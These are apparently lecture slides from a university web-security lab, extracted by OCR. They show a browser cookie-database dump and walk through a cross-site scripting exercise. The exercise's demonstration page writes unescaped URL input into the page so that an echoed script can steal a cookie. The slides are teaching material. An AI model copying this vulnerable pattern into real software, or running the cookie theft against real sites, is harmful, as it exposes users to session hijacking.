629	turn.com	0	0	rv	1	.turn.com	/	1376768583	1361216...	13612165
628	turn.com	0	0	rds	undefined%7Cundefined...	.turn.com	/	1376768583	1361216...	13612165
627	turn.com	0	0	rrs	undefined%7Cundefined...	.turn.com	/	1376768583	1361216...	13612165
617	turn.com	0	0	fc	78vFt15O3n0yErXo76Go_...	.turn.com	/	1376768582	1361216...	13612165
616	turn.com	0	0	uid	2836835480227592996	.turn.com	/	1376768582	1361216...	13612165
605	atdmt.com	0	0	MUID	25F8913F985E6C8F152295...	.atdmt.com	/	1424217613	1361216...	13612165
604	atdmt.com	0	0	AA002	1361216491-10861324	.atdmt.com	/	1424217613	1361216...	13612165
645	adnxs.com	0	0	anj	Kfu=8fG3x=Cxrx)0s]#%2L...	.adnxs.com	/	1368992584	1361216...	13612165
602	adnxs.com	0	0	icu	ChII-9gIEAoYASABKAEw...	.adnxs.com	/	1368992502	1361216...	13612165
643	adnxs.com	0	0	uuid2	7238849057106324589	.adnxs.com	/	1368992584	1361216...	13612165
644	adnxs.com	0	0	sess	1	.adnxs.com	/	1361302984	1361216...	13612165
581	doubleclick.net	0	0	_drt_	NO_DATA	.doubleclick.net	/	1361259664	1361218...	13612164
580	mitbbs.com	0	0	PHPSESS...	d61288800f37bf5e77a8ba...	www.mitbbs.com	/	1361220065	1361218...	13612164
789	mitbbs.com	0	0	__utmb	200988082.25.10.1361216...	.mitbbs.com	/	1361220070	1361218...	13612164
406	intermundomedia...	0	0	CSList	1121935/1091418,0/0,0/0,...	.intermundomedia.com	/	1368626698	1360850...	13608506
405	intermundomedia...	0	0	PrefID	14-1328429852	.intermundomedia.com	/	1423965898	1360850...	13608506
404	adsrvr.org	0	0	TDID	9f60e723-9bdb-4c74-b75...	.adsrvr.org	/	1392386699	1360850...	13608506
376	scorecardresearch...	0	0	UIDR	1360850609	.scorecardresearch.com	/	1423058614	1361216...	13608506
375	scorecardresearch...	0	0	UID	13ba9ba4-69.68.184.232-...	.scorecardresearch.com	/	1423058614	1361216...	13608506
637	rfihub.com	0	0	s1	1361216571882	.rfihub.com	/	1438976571	1361216...	13608506
636	rfihub.com	0	0	t	1361216571881	.rfihub.com	/	1438976571	1361216...	13608506
635	rfihub.com	0	0	a1	1CAESEG6xQnZiBcsg0-4u...	.rfihub.com	/	1438976571	1361216...	13608506
346	serving-sys.com	0	0	u2	daa1316d-32a7-4b45-b24...	.serving-sys.com	/	1368608613	1360850...	13608506

SQLite 3.7.14.1 Gecko 18.0.2 0.7.7 Exclusive Number of Rows Returned: 95 ET: 5 ms

Exercise 2: What is Next?

- Exercise 2: XSS

❷Open a new tab in your web browser to visit http://upe.cs.jmu.edu/activateecho.html

- This link **may** come from an Email
- Or a page in a public discussion forum


❸Open a new tab in your web browser to visit http://crypto.cs.jmu.edu/cookies.txt

- Can you find your cookie there?

Your cookie is stolen!

- How come? What went wrong?

XSS: How did it happen?



Cookie for users.cs.jmu.edu

setcookie.html


echo.html

Internet

users.cs.jmu.edu

crypto.cs.jmu.edu

XSS: How did it happen?



Cookie for users.cs.jmu.edu

setcookie.html

echo.html

Internet

1

users.cs.jmu.edu


crypto.cs.jmu.edu

Public forum

The page contains a malicious link;


There is code in 1

XSS: How did it happen?




You **click** the link and the code ● was sent to users.cs.jmu.edu

XSS: How did it happen?




The malicious code ● was echoed back to your web browser

XSS: How did it happen?




Your browser thinks ● is from users.cs.jmu.edu and allows it to access the cookie

Cross-site Scripting (XSS)



XSS



Cookie for users.cs.jmu.edu

setcookie.html

echo.html

Internet

users.cs.jmu.edu

crypto.cs.jmu.edu

Public forum

This attack works because of echo.html

More Details: the Vulnerable Page on users.cs.jmu.edu (1/2)

- https://users.cs.jmu.edu/wangxx/web/tools/echo.html
-
```
<html>
        <head>
                <script type="text/javascript">
                function querySt() {
                        document.$_GET = [];
                        var urlHalves = String(document.location).split('?', 99);
                        document.write(unescape(urlHalves[1]));
                        document.write("?");
                        document.write(unescape(urlHalves[2]));
                }
                </script>
                <title>Group 4 Echo</title>
        </head>
        <body onload="querySt()">

        </body>
</html>
```
- It looks harmless. Just echo what is being sent to it

More Details: the Vulnerable Page on users.cs.jmu.edu (2/2)

- It may echo any incoming code too
  - Malicious code!
- This code will be treated by your web browser as coming from users.cs.jmu.edu
  - The same source principle
- The code will be able to retrieve cookies for users.cs.jmu.edu

Solution? Check your web page code to remove such dumb code

Exercise 2: XSS Summary

- The victim server: users.cs.jmu.edu (site A)
- A malicious site: crypto.cs.jmu.edu (site B)
- Site B wants to steal a web cookie set for site A
- How does this happen?
- Site A is clueless

Summary

❶Exercise 1: SQL injection

❷Fix: least privilege

❸Exercise 2: Cross-site Scripting (XSS)